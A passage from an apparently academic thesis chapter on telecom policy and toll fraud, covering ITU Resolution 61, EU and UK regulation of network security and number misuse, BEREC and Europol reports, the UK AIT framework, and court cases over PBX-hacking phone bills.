McConnell implies that there may be bias involved when deciding whether a policy has been successful or failed and generally it is not a simple boundary between a successful or failed policy [76]. McConnell argues that most, if not all policies will have issues of some kind due to a variety of factors and that policy should be evaluated for impact prior to being implemented rather than evaluated afterwards. McConnell defines success and failure as a spectrum through a topology where [76]:

- *Success* – No opposition where the policy achieves its aims.
- *Political Success* - Can have slight opposition, achieves most of the goals and can be used as a success story.
- *Resilient Success* – Can have a large opposition, but support will outweigh opposition and broadly meets the objectives of the policy.
- *Precarious Success* – Policy only has small set achievements and outcomes generally fall short. Policy has a low level of support and generally policy owners will keep policy going to save embarrassment.
- *Failure* – Opposite of success where failure can be highly publicised and generally any success of the policy is of little importance when compared to failures and can cause issues for political actors.

Howlett suggests policy makers need to avoid blaming and learn from policy mistakes. Howlett highlights elements that can contribute to policy failure [77]. These are: extent, avoidability, visibility, intentional, duration and intensity. Some of these are explained further below [77]:

- *Avoidability* – if failure or an event was predictable, then it could have been avoided.

- *Intentional* – acts committed by the policy actors where they expect the bill to fail to cause an embarrassment to another political entity.

Howlett builds on work conducted by McConnell in 2010 to demonstrate that for policy to be successful three separate things need to occur. Where they don't, a policy can fail and are summarised below [77]:

- *Programme* – For a policy to be successful, it needs to meet or exceed its original specifications and goals in regard to dimensions such as time, cost and effort.
- *Process* – Inability to support the process from idea to reality through a variety of policy-based issues such as complexity, overruns through costs or time, avoidability issues (discussed above) or through the policy cycle which Howlett claims are common policy failure reasons. Howlett suggests failures can occur during [77]:
    - Agenda setting
    - Policy formulation
    - Decision-making
    - Policy implementation
    - Policy evaluation
- *Political issue* – a combination of the above, but for political reasons including a combination of issues discussed above. For example, avoidability and intentional.

3.2 ITU Policy

The International Telecommunications Union (ITU) is an agency within the United Nations (UN) which develop technical standards, allocates country codes and allocates radio spectrum. It is responsible for some of the most well-known technical telecom standards. For instance, E164 is the procedure of formatting a phone number to understand its destination or origination. For example, a UK national number of 0123456789 would be 44123456789, where 44 is the country code [78].

The ITU has three key areas which are known as sectors it works within[55]. These are:

[55] https://www.itu.int/en/about/Pages/whatwedo.aspx [Date Accessed: 20/6/2019]

- Radio communications which is also known as ITU-R specialising in wireless technologies (satellite, television, satellite navigation etc.)
- Standardisation which is known as ITU-T that produces recommendations which are paramount for ICT networks to run.
- Development also known as ITU-D focuses on developing technological cooperation with multi-agencies to further develop standards and policies.

The ITU states that it is not in its mandate to intervene between various parties that could be involved in numbering fraud, but to inform member states, possibly through National Regulatory Authorities (NRAs)[56]. The ITU is built up of its members which include countries, private sector bodies and academic institutions[57]. As part of working with various stakeholders, ITU-T runs workshops and seminars to facilitate a platform for stakeholders to air their ideas, concerns and possible solutions to problems[58].

In 2013, Sherif Guinena, an Advisor to the Egypt Telecom Regulator wrote an ITU news article detailing the increasing issues of numbering fraud and partially blames the convergence of legacy and IP technologies making it easier for abuse to occur[56].

Sherif explains that a mechanism known as E156 exists for reporting numbering misuse. Yet contrary to this, many operators will simply block calls to specific country codes which can have unintended economic and social impacts on that specific country. Sherif goes further to example that of Study Group 2, a study group best known for its development of the E164 standard and speciality in defining operational aspects of Next Generation Networks (NGN)[59]. In 2012, Group 2 produced a revised resolution known as *"Resolution 61 – Countering and combating misappropriation and misuse of international telecommunication numbering resources"*.

Resolution 61 (Table 3.1) provides a guideline for regulators, operators and administrators in how to report and deal with number misuse. It puts the onus on the National Regulator to contact the country National Regulator of the destined fraudulent call. This is to avoid operators blocking country codes and has requested Study Group 3 of the ITU-T to study economic effects of number misuse and call blocking [79].

[56] https://news.itu.int/countering-upsurge-numbering-fraud/ [Date Accessed: 20/6/2019]
[57] https://www.itu.int/en/about/Pages/default.aspx [Date Accessed: 20/6/2019]
[58] https://www.itu.int/en/ITU-T/Workshops-and-Seminars/Pages/default.aspx [Date Accessed: 20/6/2019]
[59] https://www.itu.int/en/ITU-T/about/groups/Pages/sg02.aspx [Date Accessed: 20/6/2019]

Table 3.1 - ITU Resolution 61 Suggested Guidelines [79]

Country X (location of call origination)	**Country Y (country through which the call is routed)**	**Country Z (Country to which the call was originally destined)**
		On receipt of a complaint, the National Regulator finds the information: name of the carrier from which the call originated, time of the call and called number, and passes this information to the National Regulator in country X.
When a complaint is received, the first information that is required is the name of the carrier from which the call originated, the time of the call and the called number.		
Once the call details are known, the National Regulator requests relevant information from the carrier from which the call originated, to determine the next carrier through which the call was routed.		
Once the relevant information has been found, the National Regulator is to advise the National Regulator of the next country of the call details (including the call detail record) and request the National Regulator to request further information.	The National Regulator asks the other carriers for relevant information. This process continues until the information on where the call was misappropriated is found.	
Cooperation from National Regulators, as appropriate, to manage these issues.	Cooperation is required from entities involved, to attempt to bring a criminal case against the perpetrators.	Cooperation is encouraged between and among National Regulators involved, to resolve these issues.

3.3 EU Actors, Policy & Legislation

European Union (EU) policy sets harmonised standards and rights its citizens can expect from Telecommunications Providers. Various EU Regulations and Directives exist to create this protection and set a common rule book across the union. Directive 2002/58/EC is responsible for setting the basic rules around privacy in electronic communications which was implemented in July 2002 [80].

3.3.1 BEREC

The Body of European Regulators for Electronic Communications (BEREC) was setup in 2009 under Regulation 1211/2009 [81] by the European Parliament and Council. The ambition of BEREC is to enhance the internal market for electronic communication networks and services by increasing effective use of the telecom sector by consumers and businesses. BEREC is well known for its work on Net-Neutrality across the EU through Regulation 2015/2120 [82]. BEREC works with both the Commission and National Regulatory Authorities (NRAs) such as Ofcom in the United Kingdom by providing consulting services on its own advice to assist these bodies in implementing regulatory frameworks set out by the EU Institutions [60]. BEREC could help in raising awareness of Toll Fraud and protecting businesses by making sure National Regulatory Authorities are aware of these issues.

In 2017, BEREC set out its strategy for 2018-2020, highlighting five strategic priorities [83]:

- Introducing new high capacity networks across EU member states and assisting NRA's with appropriate tools.
- Analysis distribution of digital services to understand where bottlenecks may occur.
- Work on regulatory harmonisation to enable 5G mobile technologies and allow quick implementations across member states.
- Further regulate net neutrality and monitor effect on usage and industry.
- Focus on providing consumers with information to enhance knowledge on enforcing their rights.

[60] https://berec.europa.eu/eng/about_berec/what_is_berec/ [Date Accessed: 20/6/2019]

In 2011, BEREC published a report into cross border fraud and highlighted incidents of PBX hacking had resulted in a combined financial damage of over one hundred thousand euros [84].

In 2013, BEREC published an industry guidance paper which provided guidance to the industry regarding blocking of telephone numbers and highlighted the importance of raising business awareness and how multiple stakeholders have a responsibility to inform businesses of risks [85].

More recently, in 2019 BEREC conducted research into number misuse by sending NRAs across the union a set of questions which set the theme for a workshop later on in 2019. The report that followed highlighted that within the EU, only 3 NRAs out of 14 that answered have a process in place to stop payments to international carriers and only 4 NRAs out of 15 that answered have processes in place to prevent cases of fraud and misuse from occurring. The report also highlighted how many law enforcement bodies had to be involved due to the cross-border nature and that identifying the communications provider who the number range holder is for a specific number was paramount. Europol highlighted countries such as Spain operate an open list that can be easily accessed to determine quickly which operator owns a specific number range, making it quick to track the specific operator in question and requested BEREC members to facilitate this in other member states. BICS[61], a wholesale supplier of international SMS and voice also contributed, claiming that operators, wholesalers and regulators could work closer together by deploying filtering platforms and the creation of a regulatory framework to allow international operators to work closer on solutions. The report also highlighted that NRA's need to work more efficiently with operators, that it would be helpful if there was a shared database containing all the numbers allocated to the operator, along with a shared fraud database for NRA, operators, Police and Europol. As a next step, a new task force was proposed to work on areas around slow inter-NRA response times, the lack of automation in exchange of information, and a unified approach methodology by various stakeholders such as operators, NRAs and Europol [86].

3.3.2 Digital Single Market

As it was clear that commerce was becoming more digital in nature, the European Commission proposed a new type of Single Market, known as the Digital Single Market (DSM) as part of the Europe 2020 strategy[62].

[61] https://bics.com [Date Accessed: 2/3/2021]
[62] https://ec.europa.eu/digital-single-market/en/europe-2020-strategy [Date Accessed: 20/6/2019]

The EU Digital Single Market is designed to facilitate and improve access to technology goods and services. Its policies are focused in three key areas:

- Improved rules to facilitate better access around digital cross border goods and services[63]. The EU Commission proposes this can be done by:
    - Enforcing consumer rulings
    - Lower the cost of parcel deliveries
    - Reduce geo-blocking of digital content
    - Update copyright frameworks
    - Reduce VAT complexities across the union
- Improve the infrastructure used to connect citizens and businesses to the EU[64]. The Commission proposes:
    - Overhauling telecom rules
    - Introducing Privacy Changes such as the General Data Protection Regulation (GDPR) and updating Regulations regarding Privacy and Electronic Communications
    - Minimum broadband speeds for citizens and businesses
    - Creating strategic partnerships with industry stakeholders
- Assist its citizens and businesses to make the most of the digital economy[65]. The Commission aims to accomplish this by:
    - Allowing its citizens to port their data to other service providers
    - Assist in developing common standards to enable easier interoperability between various sectors
    - Assist national and local government to harmonise their systems so a citizen only has to be entered once into the system

[63] https://ec.europa.eu/digital-single-market/en/better-access-consumers-and-business-online-goods [Date Accessed: 20/6/2019]
[64] https://ec.europa.eu/digital-single-market/en/right-environment-digital-networks-and-services [Date Accessed: 20/6/2019]
[65] https://ec.europa.eu/digital-single-market/en/economy-society [Date Accessed: 20/6/2019]

3.3.3 Telecom Package Directives

In the EU there are several key Directives which member states must implement to govern how communication networks and services must operate. This is known informally as the EU Telecom Package which contains several Directives member states should transpose into their own national laws[66]. These include:

- 2002/58/EC – Privacy and Electronic Communications (ePrivacy) Directive – Designed to safeguard and protect the interests of users of Public Electronic Communication Networks including enhancing rules around marketing when using electronic communication networks [80].
- 2002/19/EC – Access Directive. This Directive establishes a right of facilitating an interconnection between communication operators for the benefit of their customers to prevent a situation where customers on other networks cannot call each other [87].
- 2002/20/EC – Authorisation Directive – Allows the ability for commercial access to each countries member state to allow competition within the member state [88].
- 2002/21/EC – Framework Directive – This framework creates the opening up of the telecommunications market in the EU to competition by creating a set of requirements NRAs must abide to [89].
- 2002/22/EC – Universal Service Directive. Sets the minimum standards a user of a telecommunication service can accept, ensuring access to emergency services such as 112 and providers must support customers who are disabled or on low income [90].

The Telecom Package of Directives is no longer in effect and has been replaced by the Electronic Communications Code Directive which required member states to transpose it into their respective national laws by December 2020 (see Section 3.3.6).

3.3.4 2002/58/EC (E-Privacy)

Directive 2002/58/EC is partially responsible for the security of users and network infrastructure. Other relevant Directives are discussed later on. As user equipment is being hacked, this is a relevant Directive as this incident affects the general security of users.

[66] https://eur-lex.europa.eu/legal-content/EN/LSU/?uri=celex:32002L0058 [Date Accessed: 20/6/2019]

Recital 20 (implemented through Article 4) of 2002/58/EC requires service providers to secure their services and inform users of any risks directly or indirectly that may occur when using their service, regardless of the medium of delivery (i.e. via another network provider). It also puts the onus on the service provider to provide information to the user in regards to how they may be able to protect their security when using a service. The full wording of Recital 20 (key words underlined to improve readability):

"Service providers should take appropriate measures to safeguard the security of their services, if necessary in conjunction with the provider of the network, and inform subscribers of any special risks of a breach of the security of the network. Such risks may especially occur for electronic communications services over an open network such as the Internet or analogue mobile telephony. It is particularly important for subscribers and users of such services to be fully informed by their service provider of the existing security risks which lie outside the scope of possible remedies by the service provider. Service providers who offer publicly available electronic communications services over the Internet should inform users and subscribers of measures they can take to protect the security of their communications for instance by using specific types of software or encryption technologies. The requirement to inform subscribers of particular security risks does not discharge a service provider from the obligation to take, at its own costs, appropriate and immediate measures to remedy any new, unforeseen security risks and restore the normal security level of the service. The provision of information about security risks to the subscriber should be free of charge except for any nominal costs which the subscriber may incur while receiving or collecting the information, for instance by downloading an electronic mail message. Security is appraised in the light of Article 17 of Directive 95/46/EC." [80]

This is implemented through Article 4, Section 2. The full wording of Article 4, Section 2:

"In case of a particular risk of a breach of the security of the network, the provider of a publicly available electronic communications service must inform the subscribers concerning such risk and, where the risk lies outside the scope of the measures to be taken by the service provider, of any possible remedies, including an indication of the likely costs involved." [80]

In 2009, Directive 2002/58/EC was updated through Directive 2009/136/EC to make sure it was keeping up with technology developments which redacted and inserted various texts to bring the Directive up to date with developments in technology and policy. Article 4 was updated with

additional paragraphs where additional rules on data breaches were inserted surrounding how breaches should be dealt with.

The E-Privacy Directive is due to be replaced with the E-Privacy Regulation (2017/0003/COD). This is currently still going through the legislative stages between the Commission, Parliament and Council. In a revision (February 2019), an update of the above article (Article 17) was removed [91]. This is partially because of the history of the proposed Regulation due to issues surrounding its implementation. This Regulation was initially proposed to come into force on the 25th May 2018 when the GDPR came into effect[67]. The other reason is there is almost an identical clause in the new Electronic Communications Code Directive (December 2018) which will consolidate and update the previous Telecom Package of Directives into a single Directive [92]. Having very similar worded text between a Directive and Regulation at the same time could cause issues and would be repetitive.

3.3.5 2002/21/EC (Framework Directive) and 2009/140/EC (2002/21/EC Amendment)

Section 4(f) of Article 8 of 2002/21/EC put the requirements on NRAs to make sure Public Electronic Communication Networks are secured. The full wording:

"ensuring that the integrity and security of public communications networks are maintained." [89]

In 2009, as similar to the 2002/58/EC Directive, the Framework Directive was updated and a new chapter surrounding network security was inserted through the creation of Chapter 3 titled *"Security and Integrity of Networks and Services".* The amendment also created Article 13. Specifically of interest, Article 13a, titled *"Security and Integrity"* [93].

Section 1 of Article 13a created a requirement on providers to have a duty of care in protecting users and other networks through minimising and preventing security incidents by using the latest state of the art technologies available and using appropriate responses to reduce such risk [93]. This is important as it suggests that if a customer is hacked, then providers need to minimise an incident on the upstream network. Although, it further suggests that providers need to do things their end to prevent and minimise security incidents. The full wording of Section 1 of Article 13 is:

[67] https://globaldatahub.taylorwessing.com/article/where-is-the-eprivacy-regulation [Date Accessed: 20/6/2019]

"Member States shall ensure that undertakings providing public communications networks or publicly available electronic communications services take appropriate technical and organisational measures to appropriately manage the risks posed to security of networks and services. Having regard to the state of the art, these measures shall ensure a level of security appropriate to the risk presented. In particular, measures shall be taken to prevent and minimise the impact of security incidents on users and interconnect networks." [93]

Article 13 also creates a requirement on NRAs to inform European Networks Information Security Agency (ENISA)[68] of any information received regarding incidents that have occurred. ENISA was established through Regulation 526/2013 by the European Parliament and Council in March 2014[69] with a mandate to raise awareness of cyber related security to various stakeholders (consumers, businesses and public sector)[70].

ENISA works with various stakeholders such as NRAs, Member States and Operators on delivering advice in the domain of Cyber Security and related areas[71]. ENISA runs an Article 13a Expert group which meet several times a year to discuss latest developments to various aspects effecting Article 13a[72]. In 2014, ENISA published *"Technical Guidelines on Security measures for Article 4 and Article 13a"* supporting stakeholders at various levels and potential risks they should be aware of and possible technical and organisational changes that could be considered[73]. ENISA did make reference to a *"VoIP Scam"* in which it described vulnerabilities in customers equipment which lead to *"dialling fraud"*[73].

3.3.6 2018/1972 (Electronic Communications Code)

In 2016, the European Commission, commissioned a review (through SWD/2016/303/FINAL) [94] into the state of current affairs and existing regulatory framework across the union on how the current rules were working and where technology was going. It was determined that technology was moving forward and current rules needed to be updated to make sure they are flexible to

[68] https://www.enisa.europa.eu [Date Accessed: 20/6/2019]
[69] https://www.enisa.europa.eu/about-enisa/regulatory-framework [Date Accessed: 20/6/2019]
[70] https://www.enisa.europa.eu/about-enisa/mission-and-objectives [Date Accessed: 20/6/2019]
[71] https://www.enisa.europa.eu/about-enisa [Date Accessed: 20/6/2019]
[72] https://resilience.enisa.europa.eu/article-13/workshops [Date Accessed: 20/6/2019]
[73] https://resilience.enisa.europa.eu/article-13/guideline-on-security-measures-for-article-4-and-article-13a/TechnicalGuidelineonSecuritymeasuresforArticle4andArticle13a_version_1_0.pdf [Date Accessed: 20/6/2019]

changing trends, for instance: Over the Top (OTT) service providers, Internet of Things (IoT), 5G etc. [94]. In addition, the DSM put a requirement on increasing connectivity and provisions needing to be streamlined [95]. The Commission, around the same time, also proposed a new Directive to replace and update the Telecom Package of Directives into one harmonised Directive to achieve the goals the Commission set out in the DSM and the overall single market. This was called the Electronic Communications Code(2016/0288 (COD)) [96].

The Electronic Communications Code (ECC) was signed off by the President of the European Council and Parliament on the 11th December 2018[74] [92]. Where member states have 2 years to implement the Directive into their national law. The ECC is known as Directive 2018/1972.

The ECC has several Articles which relate to security and numbering misuse. These are:

- Article 2(21) – Provides a definition of what security of networks and services means. *"security of networks and services' means the ability of electronic communications networks and services to resist, at a given level of confidence, any action that compromises the availability, authenticity, integrity or confidentiality of those networks and services, of stored or transmitted or processed data, or of the related services offered by, or accessible via, those electronic communications networks or services"* [92].

- Article 40 titled *"Security of networks and services"* has the purpose of establishing rules around the security of a Public Electronic Communication Network (PECN) and Public Electronic Communications Service (PECS). Articles 40(1) and 40(3) are of interest.
    - Articles 40(1) puts a requirement on a PECN and/or PECS to take appropriate and proportionate measures to protect the security of their network and/or service as well as measures to minimise the impact of security incidents on users and of other networks and services [92]. This is similar to that of Article 13a of 2009/140/EC.
    - Articles 40(3) requires member states to ensure that if there is a *"particular and significant threat of a security incident"* in a PECN or PECS, providers need to inform their users who could be affected by this threat and what they can do to protect themselves. Providers should also, where appropriate, directly inform their customers of the threat itself [92].

[74] https://eur-lex.europa.eu/legal-content/EN/HIS/?uri=COM:2016:0590:FIN [Date Accessed: 20/6/2019]

- Article 97(2) puts a requirement on member states to make sure PECNs or PECSs are able to block numbers on the basis of fraud. It also puts a requirement on providers to withhold any revenue [92].

3.3.7 EU Research, Policy Development and Other EU Level Stakeholders

To further advance innovation, development and security of services, EU Institutions have funded various projects through programs such as the Horizon 2020 program[75] or predecessor Framework Programs (FP) such as FP7[76]. SCAMPSTOP[77] discussed in the Technical Background Literature (Chapter 2) is an example project funded by the EU.

In the European Council, the Working Party on Telecommunications and Information Society is responsible for developing the regulatory electronic communication frameworks for the Single Market and developing policies that ensure a high level of network and information security[78].

The Director General for Communication Networks, Connect and Technology (DG CONNECT) is the department within the European Commission (EC) which has the responsibility for developing the Digital Single Market[79].

In 2018, Europol acknowledged that International Revenue Share Fraud (IRSF) through a hacked PBX (Toll Fraud) has affected at least half of the EU Member states and, in the future, will require intra-EU Member state and industry co-operation to tackle this growing problem. Europol uses the figure of 7 billion USD per annum in losses[80].

Furthermore, in another report in 2018 by Europol, in partnership with Trend Micro, IRSF is described as relying on *'gentlemen's agreements'* between communications operators not to attack each other (manipulate call flow) similar to banks. The report also highlights that as these

[75] https://ec.europa.eu/programmes/horizon2020/en/ [Date Accessed: 20/6/2019]
[76] https://ec.europa.eu/research/fp7/index_en.cfm [Date Accessed: 20/6/2019]
[77] https://cordis.europa.eu/result/rcn/58305_en.html [Date Accessed: 20/6/2019]
[78] https://www.consilium.europa.eu/en/council-eu/preparatory-bodies/working-party-telecommunications-information-society/ [Date Accessed: 20/6/2019]
[79] https://ec.europa.eu/info/departments/communications-networks-content-and-technology_en [Date Accessed: 20/6/2019]
[80] https://www.europol.europa.eu/sites/default/files/documents/iocta_2018_0.pdf [Date Accessed: 20/6/2019]

frauds can be executed against IoT devices (involving them so frauds appear to originate from them and subsequently get blocked), then these devices could get blocked causing unintended consequences. In addition to this, the report claims that apart from the financial impact, the other impact of this is that proceeds pay for terrorism activities [62].

Europol has also setup a working group to bring together professionals from law enforcement, the telecom sector and other stakeholders to assist in knowledge sharing to combat telecom fraud. The working group is called the Europol EC3 Cytel Working Group and was setup in 2018[81].

In 2019, Europol in partnership with Trend Micro research released the 2019 Cyber Telecom Crime Report. The report highlights that increasingly, telecom fraud is originating in *"third world"* or failed states, claiming that telecom fraud is being used to sustain failing economies. Furthermore, the report implies that as technologies and automation improve, they can scale linearly in terms of effect and damage caused (i.e. 10 times the size of the setup, 10 times the income). The report also implies that IRSF can be seen as another mechanism for conducting money laundering and highlights that much of the telecom sector fraud occurrence is 'invisible' to the financial sectors anti-money laundering audit controls. It is claimed that the revenue generating numbers used in PBX hacking can be sourced on web forums with ease and that the premium number operator being called is incentivised not to do anything regarding fraudulent misuse because they are also making money [3].

The European Union Agency for Law Enforcement Training (CEPOL)[82] is the EU Agency for law enforcement training. They assist law enforcement agencies with new and developing trends and associated training for such developments. In November 2018 CEPOL held a webinar on IRSF defining this type of fraud as a "*Non-Cash Payment Fraud"*[83].

The European organisations mentioned above are responsible for either defining policy or enforcing policy decisions. It appears at a European level, entities related to enforcing policy (Europol and CEPOL) are somewhat aware of this problem, but those involved in shaping policy do

[81] https://www.europol.europa.eu/newsroom/news/hold-phone-threats-lurking-behind-missed-call-and-other-forms-of-telecom-fraud [Date Accessed: 20/6/2019]
[82] https://www.cepol.europa.eu [Date Accessed: 20/6/2019]
[83] https://www.cepol.europa.eu/sites/default/files/Training%20Catalogue%202018.pdf [Date Accessed: 20/6/2019]

not directly appear to be aware of these issues through decisions made in Directives and proposed Regulations.

3.4 UK Policy

Communication policy within the United Kingdom is governed via European Directives (discussed in Section 3.3). Which have been implemented either via the statutory books or by the National Regulatory Authority (NRA), which in the United Kingdom is the Office of Communications (Ofcom), where rules set out by Ofcom are issued under its General Conditions framework [97].

The Communications Act 2003 is the main Act which controls how communications are regulated within the United Kingdom [98]. The Act was the British Governments attempt at the time to meet the requirements of EU Directives 2002/19/EC, 2002/20/EC, 2002/21/EC and 2002/22/EC. The Act allowed Parliament to overhaul and replace the Telecommunications Act 1984 which introduced appropriate legislation to better support the United Kingdom's priorities.

The Communications Act 2003 replaced a requirement on requiring a licence which opened up the ability of any entity being able to offer communication services. This was replaced with a General Condition (GC) framework which sets out rules for which operators must abide by. Creation, monitoring and enforcement of these rules are the responsibilities of Ofcom. Each GC sets out a specific group of conditions that must be met. Through the GC, the EU Telecom Package of Directives, along with Communications Act requirements are met where some overlap may occur.

Directive 2002/58/EC was implemented through the Privacy and Electronic Communications (EC Directive) Regulations 2003 [99]. This is also known as PECR.

Article 4 of the ePrivacy Directive (2002/58/EC) has been implemented in Section 5 of the PECR, titled *"Security of public electronic communications services"* [99]. On comparing both sections, the end result should be the same if not similar as a Directive allows this flexibility. However, PECR uses the term *"significant risk"* as a threshold to inform a user, but recital 20 in the Directive uses *"special risks"*. In addition, the Directive specifies that the user should be informed regardless of any risk that is beyond the control of the operator that may occur when using their service. The UK law does not contain any clause or similar which could infer this requirement.

There could be an argument that this is covered in Section 105A(2) of the Communications Act, but still it does not cover the broader scope as the Directive.

Section 105 of the Communications Act is titled *"Security of public electronic communications networks and services"* and refers to security of electronic communications networks and services which run upon those networks [98]. Section 105A(2) of the Communications Act of 2003 requires providers of Public Electronic Communications to prevent and minimise end users security incidents [98]. Ofcom has provided guidance to operators suggesting that risk assessments should be performed and customers should be provided with information about the security of such services. However, Ofcom's guidance focuses on the security or availability of services rather than the misuse consequences of using such services [100].

Article 6(5), through recital 29 of the 2002/58/EC, makes it clear that an operator may monitor a users call meta data for the purpose of fraud and technical issue detection. This is enforced via Section 8 of the PECR providing a way to allow monitoring of calls for fraud prevention purposes.

Hofbauer et al. suggests that privacy laws can hinder the ability to analyse Call Detail Records (CDRs) for detection of fraud in Toll Fraud. The authors have created a novel solution by engineering a process that systematically handles communication records by replacing data with equivalents (pseudonyms), implementing access control, informed consent from users and destruction of CDRs among others. The authors claim this complies with US and EU Privacy Regulation [101]. Further analysis needs to be done to determine what additional work (if any) is required to comply with General Data Protection Regulation (GDPR) [102].

Section 125 of the Communication Act titled *"Dishonestly obtaining electronic communications services"* is designed to deter a person from obtaining communication services without the intent of paying. On summary conviction a person can expect an imprisonment term not exceeding 6 months, a fine or both. On indictment, an imprisonment term not exceeding 5 years, a fine or both [98].

In 2017, the Communications Act 2003 was modified (through the Digital Economy Act 2017 [103]) and introduced Section 124S which puts a requirement on mobile phone providers to set a cap (customer defined) on the maximum spend (outside of their regular subscription) the customer is willing to pay [98]. This came into effect on the 1st October 2018 and Ofcom notes

that if a customer sets their bill limit to £0, then they would expect this to have the effect of limiting costs to their core subscription (i.e. only able to make inclusive calls within their allowance) [104]. Ofcom has also provided to the public a detailed section on their website explaining the rights consumer and business customers have in setting bill limits[84]. This is designed to prevent customers from overspending which can cause bill shock. Bill shock has in recent years seen customers receive bills of many thousands of pounds without realising they are doing so through misuse and not understanding the technology. For example, two customers reported by the BBC each received bills of over £5,000 for data charges, where Ofcom expect bill shock to rise as smart phones become mainstream[85]. Ofcom has tracked bill shock for several years, yet VoIP has not been included in any breakdowns [105, 106].

Historically, traditional voice lines have been powered at the local exchange. Therefore, should there be a power cut, backup batteries at the exchange would provide a phone service regardless of no power being provided to the customer's property. This meets the General Conditions of Entitlement on providing *"uninterrupted access to Emergency Organisations"* [107]. However, given the development of Next Generation Voice and its reliance on the data connection, this is no longer possible. Therefore, in 2018 Ofcom required communication providers to regularly inform customers of the risk of a power cut and their ability to call emergency services. Should a customer rely heavily on their landline and do not have an alternative method (such as a mobile phone) to call the emergency operator, then the communications provider should offer a solution to allow the customer to be able to make a call in the event of a power failure. This could be via the medium of a battery pack for their broadband router [107].

3.5 UK Anti-Abuse Framework

In the UK, there is heavy regulation around the use of premium rate phone numbers. This results in various stages of mechanisms to prevent abuse for the use of premium numbers. In addition to this, there is also a reverse charge mechanism in place for both premium and non-premium rate numbers if it is believed calls are *non-bona fide* in nature and conducted solely for generating revenue. This was first introduced in 2001 after the industry had asked for it [108].

[84] https://www.ofcom.org.uk/phones-telecoms-and-internet/advice-for-consumers/costs-and-billing/mobile-bill-limits [Date Accessed: 12/4/2021]
[85] https://www.bbc.co.uk/news/uk-wales-south-west-wales-20567165 [Date Accessed: 12/4/2021]

The UK industry terminology applied to *non-bona fide* calls is Artificially Inflated Traffic (AIT). Where an operator either suspects AIT or has had a complaint, a process can be put in place to prevent funds being paid from one operator to the next. However, the limitations of this only apply to UK calls. This has resulted in reduced abuse within the United Kingdom.

The AIT Manual published publicly by BT categorises examples of what AIT traffic (phone calls) could be. Some of these are[86]:

- Excessive Growth (does traffic increase substantially without explained reason?)
- Call Duration (similar duration calls)
- Payphone Origination (large number of calls originates from payphones)
- Self-generated calls (does there appear to be patterns that exist which look like calls related to the owner of the service?)
- Impedes billing technology (do the calls appear to have a pattern which is designed to avoid being detected by billing system? For example, very short call duration)
- Tromboning (sending the calls overseas, to come back).

3.6 Comms Council UK (Formally ITSPA)

Comms Council UK[87], formally known as The Internet Telephony Services Providers Association (ITSPA) represents the interests of NGN Telephone providers within the UK. It acts in a representing capacity to make sure NGN providers are considered in regulatory and political developments. The ITSPA has also played a key role in promoting number porting features between NGN providers[88]. An example of how ITSPA has played a role in being the voice for the NGN industry can be seen in the 2015 public consultation on the evaluation and review of the current regulatory framework for communication networks and services[89].

As discussed in Chapter 2, the ITSPA has worked with Action Fraud on establishing a method for businesses to report PBX Toll Fraud attacks[27]. Furthermore, the ITSPA has recently launched a

[86] https://www.btwholesale.com/assets/documents/help-and-support/regulatory/ait-review-documents/AIT_Operations_Guide.pdf [Date Accessed: 12/4/2021]
[87] https://commscouncil.uk [Date Accessed: 10/10/2021]
[88] https://www.itspa.org.uk/about/role/ [Date Accessed: 20/6/2019]
[89] http://www.itspa.org.uk/wp-content/uploads/151207_Telecoms_Framework_Review.pdf [Date Accessed: 20/6/2019]

video, on their website in an attempt to explain telephony cybercrime through their 5 w's initiative (what, when, why, who and where)[90].

3.7 Duty of Care and Case Law Studies

EU Directives (through national law implementation) provide a basis to suggest that for security of service, operators should have a duty of care to their customers (consumer and business) in the services they provide. This is implied through 2002/58/EC Article 4, its amendment 2009/136/EC and through clause 4(f) of Article 8 of the 2002/21/EC Directive and its amendment of Article 13a in the 2009/140/EC Directive.

In 2014, Frontier Systems Ltd (T/A Voiceflex), a UK Communications provider was involved in litigation at the England & Wales High Court (Technology & Construction Court) with their customer Frip Finishing Ltd, a decorative print finisher. The case was to establish who should be responsible for covering the cost of 10,000+ telephone calls resulting in a £35,000 telephone bill which had been caused when a PBX and/or router had been hacked. The judgement was entered for the defendant (Frip) due to poor contractual wordings on behalf of the supplier (Voiceflex) over the term 'use' and the trigger point for liability of charges [109].

Furthermore, in 2015 this concept in relation to PBX hacking was tested in a court in the Netherlands. NEC[91], who build phone systems for businesses, discovered a hack during testing their equipment. This breach of security via PBX hacking had caused damage in the form of a €176,895.00 phone bill. NEC argued that KPN had a duty of care to NEC and KPN should have warned NEC when its traffic was deviating. NEC also appeared to use transposed rights (through statutory and case law) stating that NEC should have been warned by KPN about the risks of using voice services. NEC claim that because the two things did not happen, then NEC is not responsible for the payment of the bill. The court ruled that NEC was liable to pay the bill as NEC claim to be professionals in the communications sector, therefore they should be aware of this. In addition to this, NEC suffered a previous breach which cost €40,000. Therefore, the court further ruled that

[90] https://www.youtube.com/watch?v=WgR-Y1DKf-A [Date Accessed: 2/9/2020]
[91] https://www.nec-enterprise.com [Date Accessed: 20/6/2019]

this would confirm NEC were aware of the risks[92]. The calls in this apparent hack appeared to go to East Timor[93].

In the NEC vs KPN example, it shows implied evidence that operators have a duty of care to their customers (at least in the Netherlands) by the judge dismissing the argument in this context. However, importantly the judgement provided detailed examples of how on this occasion, NEC could not invoke the 'Duty of Care' Argument[94]. Therefore, implying that if NEC had not been an industry professional or hacked prior, then NEC could potentially have claimed a breach of duty.

3.8 Policy Discussion and Gap Analysis

In the global telecom policy sphere, there are many stakeholders that all need to work together. It can be argued that the ITU is a key player as it sets various standards used internationally to allow various networks in different countries to be able to interconnect their respective networks with each other on a set of common standards. Although the ITU is not a regulator, it does offer guidance and international experience that other policy stakeholders look to when deciding on issues.

In the United Kingdom, the rules that govern operators are mostly derived through the interpretation of EU Directives that are known as the EU Telecom Package of Directives. As discussed previously, it can be argued that the UK implementation of Article 4 (Recital 20) of the 2002/58/EC Directive has been too narrow in its scope. Section 5 of PECR only refers to the security of the electronic communications network. In addition, there are no provisions within Section 5 of PECR to deal with risks that lie outside the boundary of the network provider (see Figure 3.1). In comparison, Article 4 of the 2002/58/EC Directive refers to a responsibility of directly informing subscribers of these risks. To summarise, although the Directive gives the perception that a provider must inform them of risks which can incur when using their service that do not fall directly in the responsibility of the provider (i.e. when a subscriber brings their own device), the implementation of Article 4, through Section 5 of the law does not give this impression. Therefore, it can be argued that Article 4 can have different interpretations, as it was

[92] https://www.lexology.com/library/detail.aspx?g=92b0537e-0ea8-47b2-86a3-111e7781aea5 [Date Accessed: 20/6/2019]
[93] https://www.m-chair.net/images/documents/lectures/2015SS/SEM/Seminar_2015_Kickoff.pdf [Date Accessed: 20/6/2019]
